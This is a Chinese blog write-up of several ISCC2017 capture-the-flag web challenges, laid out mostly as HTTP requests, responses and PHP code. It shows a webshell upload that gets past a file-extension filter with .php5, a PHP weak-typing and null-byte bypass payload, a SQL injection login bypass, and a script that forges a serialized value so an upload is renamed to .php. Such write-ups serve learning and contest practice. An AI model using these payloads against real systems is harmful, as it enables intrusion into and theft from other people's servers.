ISCC2017 writeup


原创

[Ni9htMar3](https://blog.csdn.net/Ni9htMar3) 于 2017-05-27 16:31:10 发布 6510 收藏 1
分类专栏： WriteUp

WriteUp 专栏收录该内容
17 篇文章 0 订阅
订阅专栏

WEB


Web签到题，来和我换flag啊！



```
POST /web-02/index.php HTTP/1.1
Host: 139.129.108.53:3190
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Referer: http://139.129.108.53:3190/web-02/
Connection: close
Upgrade-Insecure-Requests: 1

hiddenflag=flag&flag=flag
```

```
HTTP/1.1 200 OK
Date: Fri, 12 May 2017 12:45:19 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 538
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
        <title>flag change flag!</title>
        <meta charset="utf-8">
</head>
<body>
哼,就给我一个flag我才不和你换呢<br>还不够诚意,不和你换FLAG<br><center><h1>You
give me flag and I will give you flag too~~~</h1></center>
</br>
<center>
<form name="flag" action="index.php" method="post">
        <input type="hidden" name="hiddenflag" value="">
        <input type="text" name="flag" value="Let's change flag">
        </br>
        <input type="submit" value="换FLAG!">
</form>
</center>
</body>
```

输两个 `flag` 还不够，看他的回复有个 `FLAG`，尝试加一个，成功得到**flag**




```
POST /web-02/index.php HTTP/1.1
Host: 139.129.108.53:3190
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Referer: http://139.129.108.53:3190/web-02/
Connection: close
Upgrade-Insecure-Requests: 1

hiddenflag=flag&flag=flag&FLAG=flag
```

```
HTTP/1.1 200 OK
Date: Fri, 12 May 2017 12:46:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
flag: {N0w_go1Odo!otherw3b}
Vary: Accept-Encoding
Content-Length: 571
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
        <title>flag change flag!</title>
        <meta charset="utf-8">
</head>
<body>
哼,就给我一个flag我才不和你换呢<br>还不够诚意,不和你换FLAG<br>这样才有诚意,fla
g给你吧!<center><h1>You give me flag and I will give you flag
too~~~</h1></center>
</br>
<center>
```

WelcomeToMySQL


打开是一个上传界面，上传一个马试试，发现`.php`被过滤不允许上传



You are a good man

确定


直接后缀改成`.php5`上传成功，菜刀链接



载入 /var/www/html/web-01/base.php

```
<?php
        $servername="localhost";
        $username="iscc2017";
        $password="iscc2017";
        $db="flag";
        $tb="flag";
?>
```

在相应地方发现提示，数据库密码



编辑SHELL

地址: http://139.129.108.53:8081/web-01/upload/te.php5 a


配置:

```
<T>MYSQL</T>
<H>localhost</H>
<U>iscc2017</U>
<P>iscc2017</P>
```

备注:

默认类别 PHP(Eval) GB2312 编辑

链接成功，数据库发现密码



执行成功!返回1行

```
⊞ information_schema
⊟ flag
  ⊟ flag
      id (int(4))
      name (varchar(10))
      flag (varchar(50))
```

id	name	flag
1	ISCC2017	Flag:{Iscc_1s_Fun_4nd_php_iS_Easy}


自相矛盾

```
<?php
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['iscc']);

if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;
    if(@$a["bar1"]){
        ($a["bar1"]>2016)?$v1=1:NULL;
    }
    if(is_array(@$a["bar2"])){
        if(count($a["bar2"])!==5 OR !is_array($a["bar2"][0])) die("nope");
        $pos = array_search("nudt", $a["bar2"]);
        $pos===false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){
            $val==="nudt"?die("nope"):NULL;
        }
        $v2=1;

    }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){

        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
        strpos(($c[0].$d), "isccctf2017")?$v3=1:NULL;

    }

}
if($v1 && $v2 && $v3){

   echo 12;
}
?>
```

可以根据他的代码直接构造
首先需要定义一个`jason对象`，首先第一个为`bar1`要求不是全数字且大于**2016**，简单，赋值为`2017a`即可，这里用到了**PHP**弱类型的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型**intval**再比。第二个是`bar2`要求其是一个长度为**5**的数组，重点来了。

```
$pos = array_search("nudt", $a["bar2"]);
        $pos===false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){
            $val==="nudt"?die("nope"):NULL;
        }
```

这两个其实是互相矛盾的，如何绕过？这时利用第一个`"nudt"`字符串与`0`弱类型比较相等，就可以绕过,方法：`“bar2”:[[1],2,3,4,0]`
后面**array**和**string**进行**strcmp**比较的时候会返回一个**null**，**eregi**直接用%00截断即可
最终构造
`iscc={"bar1":"2017a","bar2":[[1],2,3,4,0]}&cat[1][]=1&dog=%00&cat[0]=0isccctf2017`



Load URL
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://139.129.108.53:8083/web-09/?iscc={"bar1":"2017a","bar2":[[1],2,3,4,0]}&cat[1][]=1&dog=%00&cat[0]=0isccctf2017
```

打破常规，毁你三观！！！！flag{sfklljljdstuaft}


我们一起来日站

打开，直接用御剑扫一下目录好了



```
http://139.129.108.53:5090/web-04/robots.txt    200
```


访问，得到下一层目录


Load URL
Split URL
Execute
Enable Post data
Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记
当前网页的语言为英文，是否需要翻译为中文？
立即翻译
暂不需要

```
http://139.129.108.53:5090/web-04/robots.txt
```

```
#
# robots.txt
#
User-agent: *
Disallow: /21232f297a57a5a743894a0e4a801fc3/
Disallow: /api
```


访问，要求找`admin`页面




```
http://139.129.108.53:5090/web-04/21232f297a57a5a743894a0e4a801fc3
```

keep finding admin page!

直接`admin.php`,得到界面



抓包，结果测试的时候就得到flag，还以为是什么sql注入呢



```
POST /web-04/21232f297a57a5a743894a0e4a801fc3/admin.php HTTP/1.1
Host: 139.129.108.53:5090
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Referer:
http://139.129.108.53:5090/web-04/21232f297a57a5a743894a0e4a801fc3/admin.php
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin' or 1=1%23
```

```
HTTP/1.1 200 OK
Date: Sat, 13 May 2017 10:21:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 881
Connection: close
Content-Type: text/html

  <!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>我是后台233</title>
<meta name="keywords" content="">
<meta name="description" content="">
<meta name="viewport" content="width=device-width">
<link href="public/css/base.css" rel="stylesheet" type="text/css">
<link href="public/css/login.css" rel="stylesheet" type="text/css">
</head>
<body>
<p>Logged in! Flag:{ar32wefafafqw325t4rqfcafas}</p ><div class="login">
<form action="admin.php" method="post" id="form">
    <div class="logo"></div>
```

I have a jpg,i upload a txt.


先分析一下源码，发现没什么具体的漏洞，不过有个加密解密的函数，看看能不能逆出来

```php
<?php
include 'hanshu.php';
if(isset($_GET['do']))
```

```
{
    $do=$_GET['do'];
    if($do==upload)
    {
        if(empty($_FILES))
        {
            $html1=<<<HTML1
            <form action="index.php?do=upload" method="post" enctype="multipart/form-data">
            <input type="file" name="filename">
            <input type="submit" value="upload">
            </form>
HTML1;
            echo $html1;
        }
        else
        {   $file=@file_get_contents($_FILES["filename"]["tmp_name"]);
            if(empty($file))
            {
                die('do you upload a file?');
            }
            else
            {
                if((strpos($file,'<?')>-1)||(strpos($file,'?>')>-1)||(stripos($file,'php')>-1)||(stripo
                {
                    die('you can\' upload this!');
                }
                else
                {
                    $rand=mt_rand();
                    $path='/var/www/html/web-03/uploads/'.$rand.'.txt';
                    file_put_contents($path, $file);
                    echo 'your upload success!./uploads/'.$rand.'.txt';
                }
            }


        }


    }
    elseif($do==rename)
    {
        if(isset($_GET['re']))
        {
            $re=$_GET['re'];
            $re2=@unserialize(base64_decode(unKaIsA($re,6)));
            if(is_array($re2))
            {
                if(count($re2)==2)
                {
                    $rename='txt';
                    $rand=mt_rand();
                    $fp=fopen('./uploads/'.$rand.'.txt','w');
                    foreach($re2 as $key=>$value)
                    {
                        if($key==0)
                        {
                            $rename=$value;
                        }
                        else
                        {
                            if(file_exists('./uploads/'.$value.'.txt')&&is_numeric($value))
```

```php
                            if(file_exists('./uploads/'.$value.'.txt')&&is_numeric($value))
                            {
                                $file=file_get_contents('./uploads/'.$value.'.txt');
                                fwrite($fp,$file);
                            }
                        }
                    }
                    fclose($fp);
                    waf($rand,$rename);
                    rename('./uploads/'.$rand.'.txt','./uploads/'.$rand.'.'.$rename);
                    echo "you success rename!./uploads/$rand.$rename";
                }
            }
            else
            {
                echo 'please not hack me!';
            }
        }
        elseif(isset($_POST['filetype'])&&isset($_POST['filename']))
        {
            $filetype=$_POST['filetype'];
            $filename=$_POST['filename'];
            if((($filetype=='jpg')||($filetype=='png')||($filetype=='gif'))&&is_numeric($filename))
            {
                $re=KaIsA(base64_encode(serialize(array($filetype,$filename))),6);
                header("Location:index.php?do=rename&re=$re");
                exit();
            }
            else
            {
                echo 'you do something wrong';
            }
        }
        else
        {
            $html2=<<<HTML2
            <form action="index.php?do=rename" method="post">
filetype: <input type="text" name="filetype" /> please input the your file's type
</br>
filename: <input type="text" name="filename" /> please input your file's numeric name,like 12345678
</br>
<input type="submit" />
</form>
HTML2;
            echo $html2;

        }
    }

}
else
{
    show_source(__FILE__);
}
?>
```

首先随便上传一个文件




```
http://139.129.108.53:3366/web-03/index.php?do=upload
```

```
your upload success!./uploads/1380324336.txt
```


利用文中的机制本地测试一下，发现是`大写字母+6`，`小写字母-6`
脚本

```php
<?php
    function KaIsA($text,$j)
    {
        echo $text."<hr>";
        for($i=0; $i < strlen($text); $i++)
        {
            $te = ord($text[$i]);
            //echo $te."<br>";
            if($te <=90 && $te >=65)
            {
                $te += $j;
                if($te > 90 )
                {
                    $te = $te - 26;
                }
            }
            else if($te >=97 && $te <=122)
            {
                $te -= $j;
                if($te < 97)
                {
                    $te = $te + 26;
                }
            }
            $text[$i] = chr($te);
        }
        echo $text."<br>";
        return $text;
    }
    //$a[1]='728032523';
    //$a[2]='53858205';
    //$f1=base64_encode(serialize($a));
    //KaIsA($f1,6);
    $filename = '1909367105';
    $filetype = 'php';
    $re2 = KaIsA(base64_encode(serialize(array($filetype,$filename))),6);
?>
```

